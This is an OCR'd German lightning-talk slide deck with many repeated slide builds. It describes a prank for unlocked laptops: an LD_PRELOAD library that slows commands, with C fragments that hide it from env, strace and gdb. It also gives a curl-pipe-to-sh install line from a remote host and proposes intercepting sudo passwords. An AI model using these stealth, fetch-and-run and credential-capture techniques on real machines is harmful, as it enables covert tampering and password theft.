c1/4h - Lock ur laptop, ztupid

Merovius

January 16, 2014

Diskussion, was man fieses mit einer offenen rootshell machen kann:

```
20:17 <@Merovius> einen shell-wrapper bauen, der vor jedem Befehl sleep 0.2 macht
20:18 <~sECuRE> ne, nicht 0.2, sondern zwischen 0.1 und 1.9, gehashed aus dem befehlsnamen
20:18 <~sECuRE> damit sind manche befehle immer unerklärlich langsam
20:18 <@Merovius> "echo braucht 2s, aber cp nicht!"
20:20 <@cherti> Aber noch einen Zufallswert mit reinspeisen, reproduzierbares Verhalten is ja lame.
20:20 <@Merovius> ne, reproduzierbares Verhalten ist schon verdammt witzig in dem Fall =D
20:20 <@Merovius> ich mein, was würde dich mehr stören, wenn manchma ein Befehl länger dauert, oder
                  wenn ein trivialer Befehl _immer_ länger dauert
20:21 <@cherti> I'm unsure. Ich verabscheue nicht reproduzierbares Verhalten schon sehr.
20:22 <@Merovius> ja, aber bei ersterem würde ich halt an generelle Last denken. Bei letzterem würde
                  ich stracen, source lesen, selbst kompilieren, ausprobieren, merken, dass es
                  schneller geht (weil, ./echo, statt echo")...
20:22 <@Merovius> das würde mich schon ne woche beschäftigen
```

Diskussion, was man fieses mit einer offenen rootshell machen kann:

```
20:17 <@Merovius> einen shell-wrapper bauen, der vor jedem Befehl sleep 0.2 macht
20:18 <~sECuRE> ne, nicht 0.2, sondern zwischen 0.1 und 1.9, gehashed aus dem befehlsnamen
20:18 <~sECuRE> damit sind manche befehle immer unerklärlich langsam
20:18 <@Merovius> "echo braucht 2s, aber cp nicht!"
20:20 <@cherti> Aber noch einen Zufallswert mit reinspeisen, reproduzierbares Verhalten is ja lame.
20:20 <@Merovius> ne, reproduzierbares Verhalten ist schon verdammt witzig in dem Fall =D
20:20 <@Merovius> ich mein, was würde dich mehr stören, wenn manchma ein Befehl länger dauert, oder
                  wenn ein trivialer Befehl _immer_ länger dauert
20:21 <@cherti> I'm unsure. Ich verabscheue nicht reproduzierbares Verhalten schon sehr.
20:22 <@Merovius> ja, aber bei ersterem würde ich halt an generelle Last denken. Bei letzterem würde
                  ich stracen, source lesen, selbst kompilieren, ausprobieren, merken, dass es
                  schneller geht (weil, ./echo, statt echo")...
20:22 <@Merovius> das würde mich schon ne woche beschäftigen
```

Das war es erstmal. . .

Diskussion, was man fieses mit einer offenen rootshell machen kann:

```
20:17 <@Merovius> einen shell-wrapper bauen, der vor jedem Befehl sleep 0.2 macht
20:18 <~sECuRE> ne, nicht 0.2, sondern zwischen 0.1 und 1.9, gehashed aus dem befehlsnamen
20:18 <~sECuRE> damit sind manche befehle immer unerklärlich langsam
20:18 <@Merovius> "echo braucht 2s, aber cp nicht!"
20:20 <@cherti> Aber noch einen Zufallswert mit reinspeisen, reproduzierbares Verhalten is ja lame.
20:20 <@Merovius> ne, reproduzierbares Verhalten ist schon verdammt witzig in dem Fall =D
20:20 <@Merovius> ich mein, was würde dich mehr stören, wenn manchma ein Befehl länger dauert, oder
                  wenn ein trivialer Befehl _immer_ länger dauert
20:21 <@cherti> I'm unsure. Ich verabscheue nicht reproduzierbares Verhalten schon sehr.
20:22 <@Merovius> ja, aber bei ersterem würde ich halt an generelle Last denken. Bei letzterem würde
                  ich stracen, source lesen, selbst kompilieren, ausprobieren, merken, dass es
                  schneller geht (weil, ./echo, statt echo")...
20:22 <@Merovius> das würde mich schon ne woche beschäftigen
```

Das war es erstmal. . . Bis wir sECuRE mal besucht haben

Problem mit shell-wrapper:

Problem mit shell-wrapper:

```
ps uax | grep sleep
```

Problem mit shell-wrapper:

```
ps uax | grep sleep
```

Neue Idee: LD_PRELOAD

Problem mit LD_PRELOAD:

Problem mit shell-wrapper:

```
ps uax | grep sleep
```

Neue Idee: LD_PRELOAD


Problem mit LD_PRELOAD:


```
env | grep LD_
```

Problem mit shell-wrapper:
`ps uax | grep sleep`

Neue Idee: LD_PRELOAD

Problem mit LD_PRELOAD:
`env | grep LD_`
Aber: **root**-shell!


loader
preinitarray1..n
_start
__libc_start_main
__libc_csu_init
main
exit
_init
initarray1..n
at_exit1..n
finiarray1..n
destructor1..n
__gmon_start__
frame_dummy
__do_global_ctors_aux
constructors1..n



Idee: Ersetze den dynamischen loader

But. . . HOW?

But. . . HOW?
Okay, vielleicht doch LD_PRELOAD

But. . . HOW?
Okay, vielleicht doch LD_PRELOAD
Klackerdiklack fertig!

But. . . HOW?
Okay, vielleicht doch LD_PRELOAD
Klackerdiklack fertig!
Was ist mit `env | grep LD_`?

```
int init() {
    unsetenv("LD_PRELOAD");
    ...
}

int execve(const char *path, char *const argv[],
           char *const envp[]) {
    set_ld_preload();

    return orig_execve(path, argv, envp2);
}
```

```
int init() {
    unsetenv("LD_PRELOAD");
    ...
}

int execve(const char *path, char *const argv[],
           char *const envp[]) {
    set_ld_preload();

    return orig_execve(path, argv, envp2);
}
```


Nice! LD_PRELOAD existiert nur zwischen exec und nachdem der loader fertig ist!

```
int init() {
    unsetenv("LD_PRELOAD");
    ...
}

int execve(const char *path, char *const argv[],
           char *const envp[]) {
    set_ld_preload();

    return orig_execve(path, argv, envp2);
}
```

Nice! LD_PRELOAD existiert nur zwischen exec und nachdem der loader fertig ist!
Aber was ist mit `strace ls`?


Parent
Child
PTRACE_TRACEME
waitpid(child)
STOP
PTRACE-SYSCALL
(starts ...)
waitpid(child)
STOP
PTRACE-SYSCALL
(starts ...)
...
...

```
long int ptrace(enum __ptrace_request request,
                pid_t pid, void *addr, void *data) {
     if (request == PTRACE_TRACEME) {
         stealth = true;
     }
     return orig_ptrace(request, pid, addr, data);
}

void set_ld_preload() {
     if (stealth) {
         return;
    }
}
```

```
long int ptrace(enum __ptrace_request request,
                pid_t pid, void *addr, void *data) {
     if (request == PTRACE_TRACEME) {
         stealth = true;
     }
     return orig_ptrace(request, pid, addr, data);
}

void set_ld_preload() {
     if (stealth) {
         return;
    }
}
```

Nice! strace und gdb sehen nichts vom LD_PRELOAD!

Okay. Wie bekomme ich das nu auf den Rechner?

```
$ curl http://lulz.me/hashsleep | sh
```

Probleme

- Portables deployment?

Probleme

- Portables deployment?
- `/.profile`

Probleme

- Portables deployment?
- `/.profile` → Funktioniert nur in der shell (und nur in manchen)

Probleme

- Portables deployment?
- `/.profile` → Funktioniert nur in der shell (und nur in manchen)
- Portabel bel X-startup ist schwierig

Probleme

- Portables deployment?
- `/.profile` → Funktioniert nur in der shell (und nur in manchen)
- Portabel bel X-startup ist schwierig (als root: /etc/environment)

Probleme

- Portables deployment?
- `/.profile` → Funktioniert nur in der shell (und nur in manchen)
- Portabel bel X-startup ist schwierig (als root: /etc/environment)
- Multiarch?

Probleme

- Portables deployment?
- `/.profile` → Funktioniert nur in der shell (und nur in manchen)
- Portabel bel X-startup ist schwierig (als root: /etc/environment)
- Multiarch? → LD_PRELOAD_32, LD_PRELOAD_64, schön wärs

Probleme

- Portables deployment?
- `/.profile` → Funktioniert nur in der shell (und nur in manchen)
- Portabel bel X-startup ist schwierig (als root: /etc/environment)
- Multiarch? → LD_PRELOAD_32, LD_PRELOAD_64, schön wärs
- gdb segfaulted *räusper*

Probleme

- Portables deployment?
- `/.profile` → Funktioniert nur in der shell (und nur in manchen)
- Portabel bel X-startup ist schwierig (als root: /etc/environment)
- Multiarch? → LD_PRELOAD_32, LD_PRELOAD_64, schön wärs
- gdb segfaulted *räusper*
- Nur für dynamisch gegen libc gelinkte binaries

Probleme

- Portables deployment?
- `/.profile` → Funktioniert nur in der shell (und nur in manchen)
- Portabel bel X-startup ist schwierig (als root: /etc/environment)
- Multiarch? → LD_PRELOAD_32, LD_PRELOAD_64, schön wärs
- gdb segfaulted *räusper*
- Nur für dynamisch gegen libc gelinkte binaries (ist aber ja $alles)

Futur work

- Schöne Homepage

Futur work

- Schöne Homepage
- rm monkey-patchen, für teasing bei Beseitigung

Futur work

- Schöne Homepage
- rm monkey-patchen, für teasing bei Beseitigung
- Random porn script in crontab

Futur work

- Schöne Homepage
- rm monkey-patchen, für teasing bei Beseitigung
- Random porn script in crontab
- In zufälligen Prozessen randomly für eine sekunde busy-waiten (goodbye Akku)

Futur work

- Schöne Homepage
- rm monkey-patchen, für teasing bei Beseitigung
- Random porn script in crontab
- In zufälligen Prozessen randomly für eine sekunde busy-waiten (goodbye Akku)
- X-input verdrehen, random mouse-wiggle. . .

Futur work

- Schöne Homepage
- rm monkey-patchen, für teasing bei Beseitigung
- Random porn script in crontab
- In zufälligen Prozessen randomly für eine sekunde busy-waiten (goodbye Akku)
- X-input verdrehen, random mouse-wiggle...
- sudo wrappen, passwort abfangen, direkt in Klartext ausgeben lassen

Futur work

- Schöne Homepage
- rm monkey-patchen, für teasing bei Beseitigung
- Random porn script in crontab
- In zufälligen Prozessen randomly für eine sekunde busy-waiten (goodbye Akku)
- X-input verdrehen, random mouse-wiggle. . .
- sudo wrappen, passwort abfangen, direkt in Klartext ausgeben lassen
- Weitere Annoyances, weitere deployment-möglichkeiten willkommen

EOF